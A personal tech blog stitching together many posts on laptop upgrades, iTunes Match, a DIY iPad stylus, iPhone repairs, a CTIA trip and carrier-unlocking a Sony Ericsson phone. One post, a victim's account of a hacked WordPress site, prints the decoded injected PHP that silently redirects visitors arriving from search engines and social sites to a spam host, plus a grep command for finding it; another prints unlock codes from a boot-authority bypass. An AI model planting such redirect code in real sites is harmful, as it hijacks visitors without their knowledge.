As part of the spring cleaning, this past weekend, I wanted to clean up my web browsing and reduce the number of annoying ads that I see in every website I visit. This include all those annoying ads on youtube and other similar sites.
This is what I found!!!
Currently my laptop is a late-2008 MacBook Pro. It is probably the best laptop that I’ve ever owned. It is definitively the only laptop that I have ever used for more than 1.5 years. This laptop is currently working on it’s 4th year. From the original specs this model of MacBook Pro only suppose to support max of 4 Gigs. Some people before were able to get 6 gigs on it, however, after Lion everything changed. With a firmware upgrade, my late 2008 MacBook Pro supports 8 Gigabyte of RAM!!!! Check out this article for more details.
So with my new found knowledge, I quickly purchased my upgrades from Newegg. This is what I got.
First, Memory… for $40 bucks I was able to double my memory. GREAT DEAL!!!!
Then I decided… maybe I should go ahead and upgrade my HD. I thought about a SSD, but I can only afford a 120GB SSD, which is smaller than my current drive size. The SSD will be must faster, but much smaller. I then saw the Hybrid drives. It got mix reviews, but the price is right, so why not. (note: right after I bought mine, newegg put this drive on promotion, it is now only $89.99!!! DOH for me!!!)

So with my removal of my 250 GB drive, I though it would be nice to have an extra external drive, so I got this case for $7.99. Yeah… pretty cheap huh!! The best part is I can use this new USB case to transfer all my data to my new drive so I won’t miss a beat!!!!
So with very little money, I’ve refreshed my laptop and hopefully I can get another year or two out of it!!! That will be excellent, if I can do that!!!
So today, I noticed my another hack that’s been installed on my machine. I have to say ever since my move to GoDaddy.com, my site has been hacked over and over again. This is number #3. The reason why I posted about this one is because it is actually pretty interesting and finding what was done was like a mystery. So let me tell you a quick story.
So this evening I was trying to figure out how to get my project 365 page to post automatically to my website. This is when I first noticed a slowdown and issue when I am using the debugger from Facebook. At first I thought it was the wordpress plug in, but it occasionally works. I got everything ready, and posted my first auto post and strange things started to happen.
As I stated, everything looked normal at first until I click on the links provided by Facebook. When I click on the Facebook link to my website, it goes to some spam site. At first I thought it was the .htaccess hack that was I received a while back, but that is not the case. Then I thought maybe it was a DNS hack. That was also not the case, finally, I found the following in all my .php files on my web server.
It uses eval command and nested with base64_decode the following block of code.
it is quite clever. It is encoded and people may easily over look it, but when you decode the text this is what you get
error_reporting(0);
$qazplm=headers_sent();
if (!$qazplm){
$referer=$_SERVER['HTTP_REFERER'];
$uag=$_SERVER['HTTP_USER_AGENT'];
if ($uag) {
if (!stristr($uag,”MSIE 7.0″)){
if (stristr($referer,”yahoo”) or stristr($referer,”bing”) or stristr($referer,”rambler”) or stristr($referer,”gogo”) or stristr($referer,”live.com”)or stristr($referer,”aport”) or stristr($referer,”nigma”) or stristr($referer,”webalta”) or stristr($referer,”begun.ru”) or stristr($referer,”stumbleupon.com”) or stristr($referer,”bit.ly”) or stristr($referer,”tinyurl.com”) or preg_match(“/yandex\.ru\/yandsearch\?(.*?)\&lr\=/”,$referer) or preg_match (“/google\.(.*?)\/url\?sa/”,$referer) or stristr($referer,”myspace.com”) or stristr($referer,”facebook.com”) or stristr($referer,”aol.com”)) {
if (!stristr($referer,”cache”) or !stristr($referer,”inurl”)){
header(“Location: http://minkof.sellclassics.com/”);
exit();
}
}
}
}
}
Tricky huh?
So well… solution? remove all code in all .php files and with a little help from “grep” I was able to locate all the bad codes.
grep -H -r ‘eval(base64_decode’ ./
So, Go To Hell You Punk Hackers!!! I hope you guys get busted and become someone’s bitch in prison.
I recently finished a great book by https://twitter.com/#!/michiokaku. He is a theoretical physicist that writes books about technology and about the future. Take a look at his wiki page. Anyways, the book Physics of the Future is very good, I think anyone who loves science and wonders what the future might be like should give it a read. He paints a future not of just pure science fiction prespective, but of a future with advancements based on the current technology and why that future is possible, etc. If you are too lazy to read the actual book…try the audiobook. It is a good way to learn something in your daily commute.
Another good one from Michio Kaku is called the Physics of the Impossible. Great book about if all the science fiction technologies and sciences are actually possible or not.
Check it out:
What is great about this book is that it is so old, from ’84. 1884 that is. It is so old, that this book is pretty much free, almost everywhere.
This morning, I receive a small box from Apple via FedEx. Inside this small FedEx box is a 6th Generation iPod Nano!!! No I did not order a new Nano, it was a replacement for a first generation iPod Nano from Apple!!! So here is the story, few month ago I saw an blog post about Apple replacing 1st generation iPod Nanos on TUAW. I remember Vicky having an old iPod Nano… so I dug it out of the desk drawers and try to see if it is replaceable with the Apple website. And to my surprise, our iPod Nano’s serial number is with in the range that is being recalled. So few weeks later, I received an prepaid envelope from Apple, I mailed my iPod back to them and today I got it back!!!
And Yes … Apple upgraded to the latest iPod Nano… so now it is an 8 gigabyte 6th Generation iPod Nano!!!!
Actually, it is pretty awesome, the new nano comes with off air radio, and a Nike+ pedometer. Oh I hope Vicky don’t want her Nano back.
So it has been few days after my purchase of iTunes Match and my first attempt at using iTunes match.
During my last post, I complained alot about how I lost all of my music on my iPhone and how it is nearly impossible to use without a home library. Well, this is what I found out, since then.
I was impatient. Once my entire library is matched and uploaded to itunes “cloud”. I toggled the iPhone setting to turn off iTunes match and resync. The resync of course brought back my the music on my iPhone. I then again toggle the iTune Match setting and it did tell me that I will lose my library, however, this time it did not erase my local files on my iPhone. YES, this is how I expected to work in the first place. With the iTunes Match activated, I can download/stream on the fly the music that’s in my library but not currently on my phone, but still listen to the things that is on my phone as well. So what I think happened the first time is when I activated the iTunes Sync, most of the songs on my phone is not in my “cloud” library, therefore it erased them.
I am glad it works now, I will update if things changes.
Oh another cool feature of iTunes match, I am currently updating all my sub 256kbps bit rate music files to a iTunes 256kbps files!!! That’s alot of files but all my music is starting to sound better!!!
And finally, it is amazing how much music I forgot I have… it is amazing to rediscover music in your own music library!!!
So, being a bleeding edge geek that I am, I decided to jump on the Apple’s attempt at “cloud” music. BTW, I really hate the world “cloud”, but that is another story all together. Anyways, since my music library is only around 8000 files, which is way under the 25000 allowed in iTunes match, I figure, I should give it a try.

The iTunes match is a 3 stage process. 1st it gathers information about the music library, then it matches the library with the iTunes “cloud” library. Finally, uploads the remaining non-matched files to the “cloud”.
So after stage 2 of the process, you can actually start using the iTunes Match. So here is the catch, as soon as you enable the iTunes match in your iPhone, it erases all of your existing music library on the phone. What people (Apple) don’t tell you (clearly), is that iTunes match relies very heavily on the network. Your entire library is in the cloud, so as far as I can tell right now is that it streams and caches on your phone/ipod on the fly. The cache is cleared after a while. So here is the bad part, if you are on a long flight or somewhere where there are no network access, you are screwed. No music for you.
I hope I am wrong, but this is what I see so far. I thought initially that iTunes Match is part of it, you can have both music stored locally and iTunes match from the “cloud”. But that doesn’t seem like the case. Well… I will update as I learn more, but for now, I will probably turn off iTunes match when I go on my international vacations. You know, Apple really annoys me sometimes.
I bought an iPad 2 not too long ago. I really do like almost everything about it, but every so often I wish I could use a pen to draw on my iPad. After looking online and finding that typical products
Such as
These stylus are around $15 to $25 dollars.
So I decided to look for a cheaper DIY solution.
After doing some researching, the popular method is to use conductive foams. This is the same method used in the different commercial pens listed above. The make magazine produced a very popular video about making your own conductive foam iPad stylus.
I digging through my garage, and did find a small piece of conductive foam, in my pile of electronic stuff, but the foam was harder to locate then I first expected.
Even with my small piece of conductive foam, I was not able to produce a reliable stylus, it seems that all conductive foams are not created equal, and my particular foam is not very conductive and hand a big problem of fading in and out. This made the use of the DIY stylus useless.
I did tried to make the U-tip stylus with a chip bag, and it did work… sort of, still very inconsistent and it was difficult to keep the u piece flat and when the pen is not vertical, then it would not register. Still looking for a better solution.
So before I finally give up, I decided to make my own modification to the Japanese design. So the following is my version 1 of the Poor man’s iPad Stylus.
Starting with static bag material and a pen. I decided to use the backend of a pen, this way I can use the pen as a regular pen (this is similar to the Box Wave’s stylus).
I cut a small strip of static bag material. the strip needs to be as long as possible and a little bit wider than the pen. This way you can tilt your pen slightly and still maintain contact.
First, attach the strip to tip of the pen, in a J shape as shown below with tape.
Second secure the other end of the strip with tape. I recommend putting an additional 2 strips of tapes on the side of the strip to secure it.
CAUTION!!!: make sure the tape don’t cover the static strip completely, in order for the stylus to work, your hand will need to be in contact with the static strip at all time.
And that’s it… check out the video to see how it perform.
Caveats:
- The pen seems to not work as well with screens with screen protective films.
- Make sure that the hand is in contact with the static strip at all time.
So earlier today, in the middle of a conference call, all the sudden my iPhone 4′s sleep/power button stop working. The button is pressed down and would not respond. I thought to myself… oh no … not again (few years back, I my iPhone version one, I had a bad power button). So after my meeting, I checked online for my options.
Option 1: Fix it myself, but after checking out ifixit.com, I realized that this is not an easy job. To get the the power button, basically, I will need to take out almost all the components in the phone, and I was not about to do that.
Option 2: Bring it in to Apple Store and try my luck. I read online there are a lot of response that stated that if the phone is still under warranty, the Apple Store will instantly replace the phone. So I check my warranty status and I am one week away from expiring, so I decided to give it a go. I made an appointment at the Lynnwood Apple Store during lunch and kept my fingers crossed.
When I went into the store, the Apple “Genius” asked me what’s wrong with my phone. I told them that the power/sleep button stopped working. They checked for the water damage marker inside the earphone jack, and then check my serial number for warranty status. Once both of those passes, they immediately offered to provide me with a replacement. Within 5 minutes, of walking into the Apple Store, I have a new iPhone 4 in my hand, with my sim card transferred over and my phone activated. I wiped my old phone and they put a sticker on it and put it in a black box. I am assuming that this is going to repair shop somewhere. I signed 3 lines saying that I received a replacement and I was out the door extremely HAPPY!!!
So with that experience, it almost makes me want to buy AppleCare to continue the protection after this week. It also pretty much sold me on my next phone, which will probably be another Apple Phone.
I do like the Android OS, but I like to ask my friends in the Android phone world, can your Samsung/HTC/Sony phone get replaced when there is a hardware failure??? Maybe… but is it that easy?
A while ago, mom started to complain about low volume when using Facetime with me. At first I thought it was just my mom’s computer volume not turned up, but when I made a recording after the Auburn Alabama game with my iPhone 4′s video camera, I realized that my volume was really really low. I then realized that the problem is not on the far end but on my iPhone itself. I used the voice recorder to test the mic and it was fine, but when I tested video recording the sound quality was muffled and very quiet. After some online research, I’ve found that there are two microphones on the new iPhone 4. the second mic suppose to be for noise cancelation, however, I believe it is also the primary mic for video recording.
This is the first mic.
This is the second mic.
So what I did was to use a needle to pick up the dirt that is trap in the second mic. CAUTION!!!! be careful. Do not force it or you may destroy your mic.
But after I cleaned the second mic hole, the recording video sound quality returned and Facetime sound quality also returned.
Today, I got my first ever email from my Mom. :) It’s pretty amazing. My dad set mom up with a Macbook pro with chinese hand writing ability. So now she is on the internet sending emails in Chinese .
But today, I discovered PREY Project. It is everything that I was doing plus some!!! it is free and it is super AWESOME!!!! EVERYONE should install it on your laptop. So Evil-doers beware…. you are now being watched if you steal my laptop!!!
04/03/2010
Today was another interesting day in New York.
The day started off with breakfast/brunch in a near by diner. Then the day of walking begins. So we first started walking toward time square. We thought about watching a show but in the end decided against it, that’s when we came across the M&M store. It was pretty amazing!!! we found these m&m golf ball and we’ve got this idea to take a series of pictures for the apartment. From there we walked toward the apple store to check out the iPad!!! Since today is the first day, it was amazing that I got a chance to touch one of them. And yes there are still available. My comment on the iPad? big iPhone! and it does not support traditional Chinese!!! What gives? yeah.. I would have probably purchased one for my folks if it supported traditional Chinese, but it doesn’t it only supported simplified Chinese.
We then walked toward united nations, we did stopped by a French dessert shop. Oh, it was really nice… it does remind me a bit of France.
So this week is my New York trip. It will be a pretty busy trip… but I think I will have a chance to return soon with my other projects in New York and NJ. So once again, I am on a Delta flight using the onboard Wi-Fi. It is pretty cool. This is my second time of using WiFi in mid air. Yeah … the world is changing.
Today was another interesting day at CTIA. The morning started off pretty late. I was still recovering from last night. So my first even was the mobile health seminar. This was pretty slow but they had some interesting ideas and concepts. I met my friend Xavier for lunch we went to the LV Hilton’s Buffet. I have to say, their buffet have really gone down hill. It was a pretty awful lunch buffet. After lunch, I discovered many interesting exhibits as well as few interesting spots inside LV Hilton. Just check out the pictures below.
The first picture was taken right after lunch in the men’s restroom in Las Vegas Hilton. It’s pretty fun trying to use the restroom and looking up seeing those pictures.
After returning to the exhibition floor, I ran across one of motorola’s future computer idea called Golden Eye!!! It is a computer based on Windows CE with voice command and also pan tilt zoom of the images in the display with a built in accelerometer. It is a pretty cool interface. I had the fortune of testing it out, there are still bugs, but it is working pretty well. I can see a future in this device.
Golden eye by Motorola
I also ran across the Nokia’s PUSH winners. (http://blogs.nokia.com/pushn900/usa/) What is PUSH? PUSH is a competition sponsored by Nokia to use the Nokia N900 ( $500+ device) to create something. Nokia provides a complete SDK for free and also you can program in python. The winner for this year was a bike computer. The guy that created this built an interface and circuits for a wheel sensor for a bike. It is pretty cool. The N900 will also turn on the bike light when it gets dark. All this was written in Python and Qt Scripts.
First Prize winner of N900 PUSH Challenge. An N900 bike computer
N900 Cellphone
Output of the N900
The second prize was the N900Niko. It is a twitter commanded N900 robot. It is pretty cool. All the intelligence is in the N900. The N900 controls the Mindstrom NXT via bluetooth. Everything was once again written in Python. You can check out his project site here. The robot also has a twitter account!!!
Mindstorm NXT controlled by the N900 via Bluetooth
Finally, I was fortunate to get a full blown demo of LTE by Alcatel. I also see a similar demo yesterday with HuaWei. However, the Alcatel gave us a much better presentation. I think we will start to see LTE in 2011 and let me tell you, it is FAST!!!!!
Alcatel LTE Demo
Tomorrow, I am returning home to Seattle. Thanks CTIA for a wonderful show!!!
Well, it is day 2 of CTIA in Las Vegas, let me recap my experiences from yesterday. The day started with meeting up with Xavier for breakfast. We had a simple breakfast at MacD’s, but I have to say this McDonald has the look and feel of a coffee shop. It was really interesting. We then walked to the convention center to get my ID and head toward the Keynote.
As we were headed toward the keynote, we ran into couple of Google Androids.
The keynote was ok, a little dry, but you get to learn a bit about the common trend
CTIA Day One Keynote
After the keynote we attending the series of classes on backhaul technology for the future wireless systems. I’ve learned alot and picked up a few new topics to research. (e.g. IEEE 1588 , carrier ethernet, vendor such as Dragonwave)
After we enjoyed our free lunch and can’t listen to any more seminars, we headed down to the show floor.
It’s pretty exciting to see all the different vendors, however, it was not what I expected. I was expecting alot more.. but it was very very few consumer high lights that I’ve found.
Few notes, Nokia was trying to push for their email service, which was lame. Why would I get email from nokia? But what was cool was nokia’s bluetooth headphones!!! no no not the one ear kind, the bluetooth stereo headphones!!!
and of course the HTC Supersonic!!!
The supersonic is the first “4G” aka WiMax phone out there. It is spec’ed with a pretty high megapixel camera and it also has a front camera too… so video conferencing on the go? Neat!
HTC EVO 4G (aka Supersonic)
After the show, we met up with some contractor friends for a show and dinner. Thanks Ryan and Sam!!! Yes, Zumanity was shocking and amazing. When Ryan said, yeah meet us at New York New York for a Cirque du Soleil show called Zumanity, I thought oh ok… that should be fun. I’ve never been to a Cirque du Soleil show and I thought this one was the same PG rated show that you can see in Seattle. Oh… was I in shocked!!! It was a good show!!!
After dinner and show I walked 3 miles back to my hotel and called it a night. Fun huh…
Pictures below are from the walk!! and strangely … part of it reminded me of France.
So of course everyone by now know that I lost my little white macbook . So I did some research and found few softwares such as Undercover or Lojack for Laptop, or Adeona (which by the way is free but currently not working so don’t try it), and I even looked into mobileme. All these solutions seems good (except for Adeona ) and I almost bought one of them until I found this.
After hours of working on the Sony Ericsson T616 to unlock/debrand, so I can use my T-mobile SIM card in that AT&T; phone, I finally did. I have to say, it is not worth the $20 that I saved. But I guess I am a better person for figuring out how to unlock it. Well… it is not really hard but if you have all the right equipments. I … well… did not have all the right equipments. It is a very interesting underground industry of unlocking cellphones. There are so many unlocking services available and some are remote unlockers. So what it is, is they send you a cheap T28/DSC-11 serial cable, which then ask you to use thier software to login to their website and they will decode and unlock your phone. This is a one time deal, meaning once it is unlocked, the cable is pretty much useless, unless you pay for another unlocking. Well, my friend did that to unlock his phone and had the cable leftover. To me it seems like if they can unlock it from remote, I should be able to unlock it locally. After searching long and hard, I found that there are softwares available to unlock it, but it is for another type of cable using parallel ports/ printer ports, or USB. The software did not work for the T28 serial cable. In trying to figure this out, I want to see if I can see and thing from the serial port. So I used tera term to console into my phone. With the speed set to 115200 bps 8N1, I was able to see scrolling text. Some that actually made sense. By this time, I know that there got to be a way to crack this.
After a long look on google and in different forums, such as gsmhosting.com, I finally found the rosetta stone.
SEMCTOOL v2.2
a google search on SEMCtool_v2.2.zip, you will find many places to download it.
This was the key… this was the key program that will decypher the text and let me unlock the T616 over a serial T28 cable. Yeah!!!
I quickly download it and ran the program… During the process … I found that you need to start the phone up after to select the jobs and push “do selected jobs”. Also make sure the baud rate is at 115200
it started to work…
Connect to phone Check if RSA is active Bypass boot authority …. then boom… ERROR 0001A1
oh no… it crashed and it did not continue… I was about to give up, I was looking for different programs and trying to find ways to resolve then, then I found a forum message that says … “keep pumping the power button until you get pass the boot sequence”
What?… ok … I will give it a try … then IT WORKED!!!
Connect to phone Check if RSA is active Bypass boot authority Initialize boot Load data to phone Clear all SP locks New SP Lock area format Reset user code Read all codes New SP Lock area format IMEI: 010193005165199 NCK: 82110220 NSCK: 70985399 CCK: 80152156 SPCK: 59993314 Operation succesfull
SWEET!!!!
I popped in my T-mobile sim… and it worked like a charm!!
Awesome!!!
I hope my adventure will help some poor soul that is trying to do the same.
In the modern world of communication, why do people still uses modems and fax machines??? I been trying to get modems and fax machines to work over your VoIP system over fiber…. and it sucks!!!…. what I am doing is just not natural. I just don’t think you suppose to convert a digital signal to an analog signal then to another digitial signal and then send it off. It just seems wrong.
Recent Comments